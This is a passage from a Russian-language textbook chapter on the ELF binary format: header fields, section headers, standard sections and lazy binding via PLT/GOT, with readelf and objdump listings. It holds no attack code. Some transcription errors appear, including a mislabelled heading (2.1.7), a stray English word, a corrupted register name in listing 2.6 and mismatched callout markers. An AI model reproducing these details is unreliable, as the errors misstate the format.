Наконец, байты `EI_OSABI` и `EI_ABIVERSION` описывают двоичный интерфейс приложения (ABI) и операционную систему (OS), для которой откомпилирован файл. Если байт `EI_OSABI` отличен от нуля, значит, в ELF-файле используются расширения, зависящие от ABI или OS; это означает, что семантика некоторых полей в двоичном файле может быть другой или что могут присутствовать нестандартные секции. Значение по умолчанию, нуль, означает, что файл ориентирован на ABI операционной системы UNIX System V. Байт `EI_ABIVERSION` содержит номер версии ABI, указанного байтом `EI_OSABI`. Обычно этот байт равен 0, потому что при использовании значения `EI_OSABI` по умолчанию задавать номер версии необязательно.

Узнать, что находится в массиве `e_ident` любого ELF-файла, позволяет утилита `readelf`. Например, в листинге 2.2 показан результат для файла `compilation_example` из главы 1 (я буду ссылаться на этот листинг и при обсуждении других полей заголовка исполняемого файла).

```
$ readelf -h a.out
ELF Header:
❶ Magic:   7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00
❷ Class:                               ELF64
  Data:                               2's complement, little endian
  Version:                             1 (current)
  OS/ABI:                              UNIX - System V
  ABI Version:                         0
❸ Type:                                EXEC (Executable file)
❹ Machine:                            Advanced Micro Devices X86-64
❺ Version:                             0x1
❻ Entry point address:                 0x400430
❼ Start of program headers:            64 (bytes into file)
  Start of section headers:            6632 (bytes into file)
  Flags:                               0x0
❽ Size of this header:                  64 (bytes)
❾ Size of program headers:              56 (bytes)
  Number of program headers:            9
  Size of section headers:              64 (bytes)
  Number of section headers:            31
❿ Section header string table index: 28
```

В листинге 2.2 массив `e_ident` показан в строке `Magic` ❶. Он начинается с уже знакомых нам четырех магических байтов, за которыми следует значение 2 (ELFCLASS64), затем 1 (ELFDATA2LSB) и снова 1 (EV\_CURRENT). Далее следуют нули, потому что байты `EI_OSABI` и `EI_ABIVERSION` принимают значения по умолчанию, а байты заполнения всегда нулевые. Информация, содержащаяся в этих байтах, явно повторена в последующих строках, названных соответственно `Class`, `Data`, `Version`, `OS/ABI` и `ABI Version` ❷.

### 2.1.2 Поля `e_type`, `e_machine` и `e_version`

После массива `e_ident` находятся многобайтовые целочисленные поля. Первое из них, `e_type`, определяет тип двоичного файла. Наиболее распространенные значения: `ET_REL` (перемещаемый объектный файл), `ET_EXEC` (исполняемый двоичный файл) и `ET_DYN` (динамическая библиотека, называемая также разделяемым объектным файлом). Результат `readelf` для нашего примера показывает, что мы имеем дело с исполняемым файлом (Type: EXEC ❸ в листинге 2.2).

Далее идет поле `e_machine`, описывающее архитектуру, для которой предназначен двоичный файл ❹. В этой книге оно обычно равно `EM_X86_64` (как в результате `readelf`), т. к. мы по большей части работаем с двоичными файлами для 64-разрядной архитектуры x86. Но можно встретить и другие значения: `EM_386` (32-разрядная x86) и `EM_ARM` (для процессоров ARM).

Поле `e_version` играет ту же роль, что байт `EI_VERSION` в массиве `e_ident`, а именно содержит версию спецификации ELF, согласно ко-

---

торой был создан двоичный файл. Поскольку это поле 32-разрядное, логично было бы предположить, что оно может принимать много разных значений, но в действительности допустимо только значение 1 (EV\_CURRENT), соответствующее версии 1 спецификации ❸.

### 2.1.3 Поле *e\_entry*

Поле *e\_entry* описывает *точку входа* в двоичный файл; это виртуальный адрес, с которого должно начинаться выполнение (см. также раздел 1.4). В нашем примере выполнение начинается с адреса 0x400430 (строка ❹ в листинге 2.2). Именно туда передает управление интерпретатор (обычно *ld-linux.so*) после завершения загрузки двоичного файла в виртуальную память. Точка входа также является полезной начальной точкой для рекурсивного дизассемблирования, о чем мы будем говорить в главе 6.

### 2.1.4 Поля *e\_phoff* и *e\_shoff*

На рис. 2.1 показано, что двоичные ELF-файлы среди прочего содержат таблицы заголовков программы и секций. Я вернусь к этим типам заголовков после обсуждения заголовка исполняемого файла, но уже сейчас могу сказать, что смещение этих таблиц относительно начала двоичного файла не фиксировано. Единственная структура данных, которая должна находиться в точно определенном месте ELF-файла, – его заголовок, и он всегда находится в начале.

Откуда же мы знаем, где искать заголовки программы и секций? Для этой цели предназначены два поля в заголовке исполняемого файла: *e\_phoff* и *e\_shoff*, в которых хранятся смещения таблиц заголовков программы и секций соответственно. Так, в нашем примере эти смещения равны 64 и 6632 (строки ❺ в листинге 2.2). Любое смещение может быть равно нулю, это означает, что в программе нет таблицы заголовков программы или секций. Важно понимать, что эти поля содержат *смещения относительно начала файла* – количество байтов, которые нужно прочитать, чтобы добраться до заголовков. То есть, в отличие от поля *e\_entry*, поля *e\_phoff* и *e\_shoff* не являются виртуальными адресами.

### 2.1.5 Поле *e\_flags*

Поле *e\_flags* содержит флаги, специфичные для той архитектуры, на которую ориентирован данный двоичный файл. Например, в файлах для архитектуры ARM, предназначенной для встраиваемых платформ, поле *e\_flags* может содержать дополнительные детали об ожидаемом интерфейсе операционной системы (соглашения о формате файла, об организации стека и т. д.). Для двоичных файлов на платформе x86 поле *e\_flags* обычно равно 0 и потому не представляет интереса.

### 2.1.6 Поле `e_ehsize`

В поле `e_ehsize` находится размер заголовка исполняемого файла в байтах. Для двоичных файлов на 64-разрядной платформе x86 размер заголовка всегда равен 64 байтам, как видно из распечатки `readelf`, а для файлов на 32-разрядной платформе x86 он равен 52 байтам (см. строку ⑤ в листинге 2.2).

### 2.1.7 Поля `e_phoff` и `e_shoff`

Как вы уже знаете, поля `e_phoff` и `e_shoff` содержат смещения таблиц заголовков программы и секций от начала файла. Но компоновщику и загрузчику (а также другим программам, работающим с двоичными ELF-файлами) необходима дополнительная информация для обхода этих таблиц. А именно им нужно знать размер одной записи таблицы, а также количество записей в ней. Эти сведения находятся в полях `e_phentsize` и `e_phnum` для таблицы заголовков программы и в полях `e_shentsize` и `e_shnum` для таблицы заголовков секций. В примере в листинге 2.2 имеется девять заголовков программы размером 56 байт каждый и 31 заголовок секций размером 64 байта ⑥.

### 2.1.8 Поле `e_shstrndx`

Поле `e_shstrndx` содержит индекс (в таблице заголовков секций) заголовка специальной секции – *таблицы строк*, `.shstrtab`. Эта секция содержит таблицу завершающихся нулем ASCII-строк, в которой хранятся имена всех секций в двоичном файле. Она используется такими инструментальными средствами, как `readelf`, для правильного отображения имен секций. Я опишу секцию `.shstrtab` (и другие) ниже в этой главе.

В примере в листинге 2.2 заголовок секции `.shstrtab` имеет индекс 28 ⑦. Ее содержимое (в шестнадцатеричном виде) можно получить с помощью `readelf`, как показано в листинге 2.3.

*Листинг 2.3. Секция `.shstrtab`, отображаемая `readelf`*

```
$ readelf -x .shstrtab a.out
```

```
Hex dump of section '.shstrtab':
```

```
0x00000000 002e7379 6d746162 002e7374 72746162 ①..symtab..strtab
0x00000010 002e7368 73747274 6162002e 696e7465 ..shstrtab..inte
0x00000020 7270002e 6e6f7465 2e414249 2d746167 rp..note.ABI-tag
0x00000030 002e6e6f 74652e67 6e752e62 75696c64 ..note.gnu.build
0x00000040 2d696400 2e676e75 2e686173 68002e64 -id..gnu.hash..d
0x00000050 796e7379 6d002e64 796e7374 72002e67 ynsym..dynstr..g
0x00000060 6e752e76 65727369 6f6e002e 676e752e nu.version..gnu.
0x00000070 76657273 696f6e5f 72002e72 656c612e version_r..rela.
0x00000080 64796e00 2e72656c 612e706c 74002e69 dyn..rela.plt..i
0x00000090 6e697400 2e706c74 2e676f74 002e7465 nit..plt.got..te
```

---

```

0x000000a0 7874002e 66696e69 002e726f 64617461 xt..fini..rodata
0x000000b0 002e6568 5f667261 6d655f68 6472002e ..eh_frame_hdr..
0x000000c0 65685f66 72616d65 002e696e 69745f61 eh_frame..init_a
0x000000d0 72726179 002e6669 6e695f61 72726179 rray..fini_array
0x000000e0 002e6a63 72002e64 796e616d 6963002e ..jcr..dynamic..
0x000000f0 676f742e 706c7400 2e646174 61002e62 got.plt..data..b
0x00000100 7373002e 636f6d6d 656e7400 ss..comment.

```

---

Имена секций (например, `.symtab`, `.strtab` и т. д.), присутствующие в таблице строк, можно разглядеть в правой части листинга 2.3 ❶. Теперь, познакомившись с форматом и содержимым заголовка исполняемого ELF-файла, перейдем к заголовкам секций.

## 2.2 Заголовки секций

Код и данные в двоичном ELF-файле логически разделены на непрерывающиеся смежные блоки, называемые *секциями*. У секций нет общей predetermined структуры, структура каждой секции зависит от ее содержимого. На самом деле у секции может не быть вообще никакой структуры; зачастую секция представляет собой всего лишь неструктурированный блок кода или данных. Каждая секция описывается своим *заголовком*, который перечисляет ее свойства и позволяет найти принадлежащие ей байты. Заголовки всех секций двоичного файла хранятся в *таблице заголовков секций*.

Строго говоря, разделение на секции призвано обеспечить удобную организацию для работы компоновщика (хотя, конечно, другие инструменты, например программы статического двоичного анализа, тоже могут разбирать секции). Это означает, что не каждая секция необходима для подготовки процесса и виртуальной памяти к выполнению двоичного файла. Некоторые секции содержат данные, которые на этапе выполнения вообще не нужны, например информацию о символах и перемещении.

Поскольку секции предназначены только для информирования компоновщика, таблица заголовков секций является факультативной частью формата ELF. ELF-файлы, не нуждающиеся в компоновке, могут не иметь такой таблицы. Если в файле нет таблицы заголовков секций, то поле `e_shoff` в заголовке исполняемого файла равно нулю.

Чтобы загрузить и выполнить двоичный файл в процессе, данные и код в нем должны быть организованы по-другому. Поэтому в исполняемых ELF-файлах имеется еще одна логическая организация – *сегменты*, используемые на этапе выполнения (в отличие от секций, которые используются на этапе компоновки). Я буду рассматривать сегменты ниже в этой главе, когда дойду до заголовков программы. А пока сконцентрируемся на секциях, но будем помнить, что обсуждаемая здесь логическая организация существует только на этапе компоновки (и используется инструментами статического анализа), но не во время выполнения.



---

Начнем с обсуждения формата заголовков секций. А затем обратимся к содержимому секций. В листинге 2.4 показан формат заголовка секции, определенный в файле `/usr/include/elf.h`.

Листинг 2.4. Определение структуры `Elf64_Shdr` в файле `/usr/include/elf.h`

```
typedef struct {
    uint32_t sh_name;      /* Имя секции (индекс в таблице строк) */
    uint32_t sh_type;      /* Тип секции */
    uint64_t sh_flags;     /* Флаги секции */
    uint64_t sh_addr;      /* Виртуальный адрес секции на этапе выполнения */
    uint64_t sh_offset;    /* Смещение секции в файле */
    uint64_t sh_size;      /* Размер секции в байтах */
    uint32_t sh_link;      /* Ссылка на другую секцию */
    uint32_t sh_info;      /* Дополнительная информация о секции */
    uint64_t sh_addralign; /* Выравнивание секции */
    uint64_t sh_entsize;   /* Размер записи, если секция содержит таблицу */
} Elf64_Shdr;
```

---

## 2.2.1 Поле `sh_name`

Как показано в листинге 2.4, первое поле заголовка секции называется `sh_name`. Если оно задано, то содержит индекс в *таблице строк*. Если индекс равен нулю, то у секции нет имени.

В разделе 2.1 мы обсуждали специальную секцию `.shstrtab`, которая содержит массив завершаемых нулем строк, по одной для каждого имени секции. Индекс заголовка секции с этой таблицей строк хранится в поле `e_shstrndx` заголовка исполняемого файла. Это позволяет таким инструментам, как `readelf`, легко находить секцию `.shstrtab`, а затем – имя секции в ней, пользуясь полем `sh_name`, имеющимся в заголовке каждой секции (в т. ч. секции `.shstrtab`). Поэтому человек, анализирующий файл, может легко понять назначение каждой секции<sup>1</sup>.

## 2.2.2 Поле `sh_type`

У каждой секции есть тип, обозначаемый целочисленным полем `sh_type`, который сообщает компоновщику о структуре содержимого секции. На рис. 2.1 показаны типы наиболее интересных для нас секций. Мы обсудим их поочередно.

Секции типа `SHT_PROGBITS` содержат данные программы, например машинные команды или константы. У таких секций нет никакой структуры, которую нужно было бы разбирать компоновщику.

Имеются также специальные типы секций для таблиц символов (`SHT_SYMTAB` для таблиц статических символов и `SHT_DYNSYM` для таблиц

---

<sup>1</sup> Заметим, что при анализе вредоносных программ небезопасно полагаться на содержимое поля `sh_name`, поскольку имена секций могут быть сознательно выбраны так, чтобы ввести аналитика в заблуждение.

символов, используемых динамическим компоновщиком) и таблицы строк (SHT\_STRTAB). В таблицах символов хранятся символы в точно определенном формате (struct Elf64\_Sym в файле *elf.h*, если вам интересно), который среди прочего содержит имя и тип символа по конкретному смещению в файле или адресу. Таблица статических символов может отсутствовать, например, если двоичный файл был зачищен. Как мы уже говорили, таблицы строк – это просто массивы завершающихся нулем строк, причем первый байт таблицы строк, по соглашению, равен NULL.

Секции типа SHT\_REL или SHT\_RELA особенно важны для компоновщика, потому что содержат записи о перемещении в точно определенном формате (структуры struct Elf64\_Rel и struct Elf64\_Rela в файле *elf.h*), который компоновщик может разобрать, чтобы произвести необходимые перемещения в других секциях. Каждая запись о перемещении несет информацию об одном месте в двоичном файле, нуждающемся в перемещении, и о символе, разрешающем это перемещение. Сам процесс перемещения весьма сложен, и я не буду сейчас вдаваться в его подробности. Главное – запомните, что секции SHT\_REL и SHT\_RELA используются при статической компоновке.

Секции типа SHT\_DYNAMIC содержат информацию, необходимую для динамической компоновки. Ее формат описывается структурой Elf64\_Dyn в файле *elf.h*.

### 2.2.3 Поле *sh\_flags*

Флаги секции (определенные в поле *sh\_flags*) содержат дополнительную информацию о секции. Наиболее интересны флаги SHF\_WRITE, SHF\_ALLOC и SHF\_EXECINSTR.

Флаг SHF\_WRITE означает, что секция допускает запись во время выполнения. Это позволяет различить секции, содержащие статические данные (например, константы) и переменные. Флаг SHF\_ALLOC означает, что содержимое секции должно быть загружено в виртуальную память при выполнении двоичного файла (хотя собственно загрузка производится с применением сегментного, а не секционного представления файла). Наконец, флаг SHF\_EXECINSTR означает, что секция содержит исполняемые команды; это полезно знать при дизассемблировании двоичного файла.

### 2.2.4 Поля *sh\_addr*, *sh\_offset* и *sh\_size*

Поля *sh\_addr*, *sh\_offset* и *sh\_size* описывают виртуальный адрес, смещение в файле (в байтах от его начала) и размер секции в байтах соответственно. На первый взгляд может показаться, что полю, описывающему виртуальный адрес секции, например *sh\_addr*, здесь не место; ведь я же говорил, что секции используются только для компоновки, а не для создания и выполнения процесса. Это действительно так, но компоновщику иногда нужно знать, по каким адресам будут размещены определенные части кода и данных на этапе выполнения,

---

чтобы выполнить перемещение. Поле `sh_addr` как раз и содержит такую информацию. Если секция не предназначена для загрузки в виртуальную память на этапе подготовки процесса, то поле `sh_addr` будет равно нулю.



### 2.2.5 Поле `sh_link`

Иногда между секциями имеются связи, о которых нужно знать компоновщику. Например, с секциями `SHT_SYMTAB`, `SHT_DYNSYM` и `SHT_DYNAMIC` ассоциирована секция таблицы строк, содержащая имена соответствующих символов. Аналогично с секциями перемещения (типа `SHT_REL` и `SHT_RELA`) ассоциирована таблица символов, описывающая символы, которые участвуют в перемещениях. Поле `sh_link` позволяет сделать такие связи явными, поскольку содержит индекс (в таблице заголовков секций) связанной секции.

### 2.2.6 Поле `sh_info`

Поле `sh_info` содержит дополнительную информацию о секции. Его семантика зависит от типа секции. Например, для секций перемещения в `sh_info` хранится индекс секции, к которой должны быть применены перемещения.

### 2.2.7 Поле `sh_addralign`

Некоторые секции должны быть выровнены в памяти для повышения эффективности доступа к памяти. Например, бывает, что секцию необходимо загрузить с адреса, кратного 8 или 16 байтам. Требования к выравниванию задаются в поле `sh_addralign`. Так, если это поле равно 16, значит, базовый адрес секции (выбранный компоновщиком) должен быть кратен 16. Значения 0 и 1 зарезервированы и означают, что требований к выравниванию нет.

### 2.2.8 Поле `sh_entsize`

Некоторые секции, например таблицы символов или перемещений, содержат таблицу точно определенных структур данных (скажем, `Elf64_Sym` или `Elf64_Rela`). Для таких секций поле `sh_entsize` содержит размер одной записи таблицы в байтах. Если поле не используется, оно равно нулю.



## 2.3 Секции

Познакомившись со структурой заголовка секции, обратимся к некоторым конкретным секциям двоичного ELF-файла. Типичные ELF-файлы, встречающиеся в системе GNU/Linux, организованы в виде последовательности стандартных (официально или по факту) секций.

В листинге 2.5 показан результат распечатки секций утилитой `readelf` для нашего демонстрационного файла.

### Листинг 2.5. Перечень секций для примера двоичного файла

```
$ readelf --sections --wide a.out
```

There are 31 section headers, starting at offset 0x19e8:

Section Headers:

[Nr]	Name	Type	Address	Off	Size	ES	Flg	Lk	Inf	Al
[ 0]		❶ NULL	0000000000000000	000000	000000	00		0	0	0
[ 1]	.interp	PROGBITS	0000000000400238	000238	00001c	00	A	0	0	1
[ 2]	.note.ABI-tag	NOTE	0000000000400254	000254	000020	00	A	0	0	4
[ 3]	.note.gnu.build-id	NOTE	0000000000400274	000274	000024	00	A	0	0	4
[ 4]	.gnu.hash	GNU_HASH	0000000000400298	000298	00001c	00	A	5	0	8
[ 5]	.dynsym	DYNSYM	00000000004002b8	0002b8	000060	18	A	6	1	8
[ 6]	.dynstr	STRTAB	0000000000400318	000318	00003d	00	A	0	0	1
[ 7]	.gnu.version	VERSYM	0000000000400356	000356	000008	02	A	5	0	2
[ 8]	.gnu.version_r	VERNEED	0000000000400360	000360	000020	00	A	6	1	8
[ 9]	.rela.dyn	RELA	0000000000400380	000380	000018	18	A	5	0	8
[10]	.rela.plt	RELA	0000000000400398	000398	000030	18	AI	5	24	8
[11]	.init	PROGBITS	00000000004003c8	0003c8	00001a	00	❷ AX	0	0	4
[12]	.plt	PROGBITS	00000000004003f0	0003f0	000030	10	AX	0	0	16
[13]	.plt.got	PROGBITS	0000000000400420	000420	000008	00	AX	0	0	8
[14]	.text	❸ PROGBITS	0000000000400430	000430	000192	00	❹ AX	0	0	16
[15]	.fini	PROGBITS	00000000004005c4	0005c4	000009	00	AX	0	0	4
[16]	.rodata	PROGBITS	00000000004005d0	0005d0	000011	00	A	0	0	4
[17]	.eh_frame_hdr	PROGBITS	00000000004005e4	0005e4	000034	00	A	0	0	4
[18]	.eh_frame	PROGBITS	0000000000400618	000618	0000f4	00	A	0	0	8
[19]	.init_array	INIT_ARRAY	0000000000600e10	000e10	000008	00	WA	0	0	8
[20]	.fini_array	FINI_ARRAY	0000000000600e18	000e18	000008	00	WA	0	0	8
[21]	.jcr	PROGBITS	0000000000600e20	000e20	000008	00	WA	0	0	8
[22]	.dynamic	DYNAMIC	0000000000600e28	000e28	0001d0	10	WA	6	0	8
[23]	.got	PROGBITS	0000000000600ff8	000ff8	000008	08	WA	0	0	8
[24]	.got.plt	PROGBITS	0000000000601000	001000	000028	08	WA	0	0	8
[25]	.data	PROGBITS	0000000000601028	001028	000010	00	WA	0	0	8
[26]	.bss	NOBITS	0000000000601038	001038	000008	00	WA	0	0	1
[27]	.comment	PROGBITS	0000000000000000	001038	000034	01	MS	0	0	1
[28]	.shstrtab	STRTAB	0000000000000000	0018da	00010c	00		0	0	1
[29]	.symtab	SYMTAB	0000000000000000	001070	000648	18		30	47	8
[30]	.strtab	STRTAB	0000000000000000	0016b8	000222	00		0	0	1

Key to Flags:

W (write), A (alloc), X (execute), M (merge), S (strings), l (large)  
I (info), L (link order), G (group), T (TLS), E (exclude), x (unknown)  
0 (extra OS processing required) o (OS specific), p (processor specific)

Для каждой секции `readelf` показывает основную информацию, включая индекс в таблице заголовков секций, имя и тип. Кроме того, показаны виртуальный адрес секции, ее смещение в файле и размер в байтах. Для секций, содержащих таблицы (например, таблицы символов и перемещений), имеется также столбец, показывающий

размер одной записи таблицы. Наконец, `readelf` показывает флаги каждой секции, индекс связанной секции (если таковая существует), дополнительную информацию (зависящую от типа секции) и требования к выравниванию.

Как видим, распечатка повторяет структуру заголовка секции. Первая запись в таблице заголовков секций любого ELF-файла, согласно стандарту ELF, должна содержать пустую запись. Тип этой записи равен `SHT_NULL` ❶, а все поля заголовка секции равны нулю. Это означает, что секция не имеет имени и не содержит никаких байтов (т. е. мы имеем заголовок, которому не соответствует никакая секция). А теперь поговорим подробнее о содержимом и назначении наиболее интересных секций, с которыми вы, скорее всего, встретитесь в ходе своих подвигов на ниве двоичного анализа<sup>1</sup>.

### 2.3.1 Секции `.init` и `.fini`

Секция `.init` (имеющая индекс 11 в листинге 2.5) содержит код, который отвечает за инициализацию и должен быть выполнен раньше любого другого кода в двоичном файле. О том, что секция содержит исполняемый код, сообщает флаг `SHF_EXECINSTR`, который `readelf` выводит как `X` (в столбце `Flg`) ❷. Система выполняет код в секции `.init`, до того как передать управление главной точке входа в двоичный файл. Если вы знакомы с объектно-ориентированным программированием, то можете уподобить эту секцию конструктору. Секция `.fini` (с индексом 15) аналогична секции `.init`, но содержит код, выполняемый после завершения основной программы; таким образом, она играет роль деструктора.

### 2.3.2 Секция `.text`

Секция `.text` (с индексом 14) содержит основной код программы, именно она часто является главным объектом внимания в процессе двоичного анализа или обратной разработки. Как показывает результат работы `readelf` в листинге 2.5, секция `.text` имеет тип `SHT_PROGBITS` ❸, т. к. содержит код, написанный пользователем. Обратите также внимание на флаги секции, которые показывают, что она исполняемая, но не допускает записи ❹. В общем случае исполняемые секции почти никогда не допускают записи (и наоборот), поскольку это позволило бы противнику воспользоваться уязвимостью, чтобы модифицировать поведение программы путем прямой перезаписи ее кода.

Кроме зависящего от приложения кода, являющегося результатом компиляции исходного кода программы, секция `.text` типичного двоичного файла, откомпилированного `gcc`, содержит ряд стандартных функций, выполняющих инициализацию и очистку, например `_start`, `register_tm_clones` и `frame_dummy`. На данный момент нам наи-

<sup>1</sup> Общий обзор и описание всех стандартных секций ELF имеется в спецификации ELF по адресу <http://refspecs.linuxbase.org/elf/elf.pdf>.

более интересна стандартная функция `_start`, и из листинга 2.6 ясно, почему (не переживайте, если не до конца понимаете ассемблерный код, важные части я объясню ниже).



Листинг 2.6. Результат дизассемблирования стандартной функции `_start`

```
$ objdump -M intel -d a.out
...

Disassembly of section .text:

❶ 0000000000400430 <_start>:
400430: 31 ed                xor     ebp,ebp
400432: 49 89 d1             mov     r9,rdx
400435: 5e                  pop     rsi
400436: 48 89 e2             mov     rdx,rsp
400439: 48 83 e4 f0          and     rsp,0xfffffffffffffff0
40043d: 50                  push    rax
40043e: 54                  push    rsp
40043f: 49 c7 c0 c0 05 40 00 mov     r8,0x4005c0
400446: 48 c7 c1 50 05 40 00 mov     rcx,0x400550
40044d: 48 c7 c7 26 05 40 00 mov     ❷di,0x400526
400454: e8 b7 ff ff ff      call    400410 ❸<__libc_start_main@plt>
400459: f4                  hlt
40045a: 66 0f 1f 44 00 00    nop     WORD PTR [rax+rax*1+0x0]
...

❹ 0000000000400526 <main>:
400526: 55                  push    rbp
400527: 48 89 e5             mov     rbp,rsp
40052a: 48 83 ec 10          sub     rsp,0x10
40052e: 89 7d fc             mov     DWORD PTR [rbp-0x4],edi
400531: 48 89 75 f0          mov     QWORD PTR [rbp-0x10],rsi
400535: bf d4 05 40 00      mov     edi,0x4005d4
40053a: e8 c1 fe ff ff      call    400400 <puts@plt>
40053f: b8 00 00 00 00      mov     eax,0x0
400544: c9                  leave
400545: c3                  ret
400546: 66 2e 0f 1f 84 00 00 nop     WORD PTR cs:[rax+rax*1+0x0]
40054d: 00 00 00
...
```



В программе, написанной на C, всегда имеется функция `main`, с которой начинается выполнение программы. Но если вы посмотрите на точку входа в двоичный файл, то обнаружите, что она указывает не на `main` по адресу `0x400526` ❹, а на адрес `0x400430`, где начинается функция `_start` ❶.

А как же программа доходит до `main`? Внимательно присмотревшись, вы увидите, что `_start` содержит команду по адресу `0x40044d`, которая помещает адрес `main` в регистр `rdi` ❷ – один из регистров, которые используются для передачи параметров функции на платформе x64. Затем `_start` вызывает функцию `__libc_start_main` ❸. Эта

---

функция находится в секции `.plt`, т. е. является частью разделяемой библиотеки (мы поговорим об этом подробнее в разделе 2.3.4).

Как явствует из самого имени, `__libc_start_main` наконец-то вызывает `main` и начинает выполнение пользовательского кода.

### 2.3.3 Секции `.bss`, `.data` и `.rodata`

Поскольку секции кода в общем случае не допускают записи, переменные хранятся в одной или нескольких специальных секциях, в которые можно записывать. Константные данные обычно также хранятся в отдельной секции, что улучшает организацию двоичного файла, хотя иногда компиляторы все же помещают константы в секции кода. (Современные версии `gcc` и `clang`, как правило, не смешивают код и данные, но `Visual Studio` иногда грешит этим.) В главе 6 мы увидим, что это может сильно затруднить дизассемблирование, потому что не всегда ясно, какие байты соответствуют командам, а какие – данным.

Секция `.rodata` (read-only data – постоянные данные) предназначена для хранения константных значений и, следовательно, не допускает записи. Начальные значения инициализированных переменных хранятся в секции `.data`, которая допускает запись, потому что значения таких переменных могут изменяться во время выполнения. Наконец, секция `.bss` предназначена для неинициализированных переменных. Название «`bss`» означает «block started by symbol», исторически подразумевалось резервирование блоков памяти для (символических) переменных.

В отличие от секций `.rodata` и `.data`, имеющих тип `SHT_PROGBITS`, секция `.bss` имеет тип `SHT_NOBITS`. Это объясняется тем, что `.bss` не занимает ни одного байта в двоичном файле на диске, это просто директива, требующая выделить блок памяти необходимого размера для неинициализированных переменных на этапе подготовки окружения для выполнения файла. Обычно переменные, находящиеся в `.bss`, инициализируются нулями, а сама секция помечена как допускающая запись.

### 2.3.4 Позднее связывание и секции `.plt`, `.got`, `.got.plt`

В главе 1 мы говорили, что когда двоичный файл загружается в процесс для выполнения, динамический компоновщик производит последние перемещения. Например, он разрешает ссылки на функции, находящиеся в разделяемых библиотеках, адреса которых на этапе компиляции неизвестны. Я также упомянул, что на практике многие перемещения выполняются не в момент загрузки двоичного файла, а позже – при первом обращении к неразрешенному адресу. Это называется *поздним связыванием*.

#### Позднее связывание и PLT

Позднее связывание гарантирует, что динамический компоновщик не будет без нужды тратить время на перемещения; они производят-

ся лишь тогда, когда это действительно необходимо. В Linux режим позднего связывания подразумевается динамическим компоновщиком по умолчанию. Можно заставить компоновщик выполнять все перемещения немедленно, экспортировав переменную среду `LD_BIND_NOW`<sup>1</sup>, но обычно так не делают – разве что приложение требует гарантий производительности, характерных для режима реального времени.

Позднее связывание в ELF-файлах в Linux реализуется с помощью двух специальных секций: *Procedure Linkage Table* (`.plt`) (таблица связей процедур) и *Global Offset Table* (`.got`) (таблица глобальных смещений). Хотя далее мы обсуждаем лишь позднее связывание, таблица GOT применяется не только для этой цели. В двоичных ELF-файлах часто имеется отдельная секция `.got.plt`, которая используется в сочетании с `.plt` в процессе позднего связывания. Секция `.got.plt` аналогична обычной секции `.got`, и для рассматриваемых здесь целей можно считать, что это одно и то же (исторически так и было)<sup>2</sup>. На рис. 2.2 показаны процесс позднего связывания и роль таблицы PLT и GOT.




Рис. 2.2. Вызов функции в разделяемой библиотеке с помощью PLT

<sup>1</sup> В оболочке `bash` для этого служит команда `export LD_BIND_NOW=1`.

<sup>2</sup> Разница в том, что `.got.plt` допускает запись во время выполнения, а `.got` не допускает, если включена защита от атак путем перезаписи GOT, называемая RELRO (постоянные перемещения). В этом режиме записи таблицы GOT, которые должны допускать модификацию во время выполнения, чтобы было возможно позднее связывание, помещаются в секцию `.got.plt`, а остальные хранятся в постоянной секции `.got`.



Как видно по рисунку и распечатке `readelf` в листинге 2.5, секция `.plt` содержит исполняемый код, как и секция `.text`, тогда как `.got.plt` – секция данных<sup>1</sup>. Таблица PLT содержит только заглушки в точно определенном формате, цель которых – перенаправить вызовы из секции `.text` на соответствующую библиотечную функцию. Для изучения формата PLT рассмотрим результат дизассемблирования секции `.plt` для нашего примера, показанный в листинге 2.7 (коды операций в командах для краткости опущены).

### Листинг 2.7. Результат дизассемблирования секции `.plt`

```
$ objdump -M intel --section .plt -d a.out

a.out: file format elf64-x86-64

Disassembly of section .plt:

❶ 00000000004003f0 <puts@plt-0x10>:
    4003f0: push QWORD PTR [rip+0x200c12] # 601008 <_GLOBAL_OFFSET_TABLE_+0x8>
    4003f6: jmp  QWORD PTR [rip+0x200c14] # 601010 <_GLOBAL_OFFSET_TABLE_+0x10>
    4003fc: nop  DWORD PTR [rax+0x0]

❷ 0000000000400400 <puts@plt>:
    400400: jmp  QWORD PTR [rip+0x200c12] # 601018 <_GLOBAL_OFFSET_TABLE_+0x18>
    400406: push 0x0
    40040b: jmp  4003f0 <_init+0x28>

❸ 0000000000400410 <__libc_start_main@plt>:
    400410: jmp  QWORD PTR [rip+0x200c0a] # 601020 <_GLOBAL_OFFSET_TABLE_+0x20>
    400416: push 0x1
    40041b: jmp  4003f0 <_init+0x28>
```

Опишем формат таблицы PLT. Вначале располагается заглушка по умолчанию **❶**, о которой я скажу чуть ниже. Затем идет последовательность заглушек функций **❷❸❹**, по одной на каждую библиотечную функцию; все они устроены одинаково. Заметим также, что для каждой заглушки функции значение, помещаемое в стек, на единицу больше, чем для предыдущей **❸❹❺**. Это значение является идентификатором, а как оно используется, я расскажу ниже. Теперь рассмотрим, как хранящиеся в PLT заглушки позволяют вызвать функцию в разделяемой библиотеке (см. рис. 2.2) и как это помогает осуществить позднее связывание.

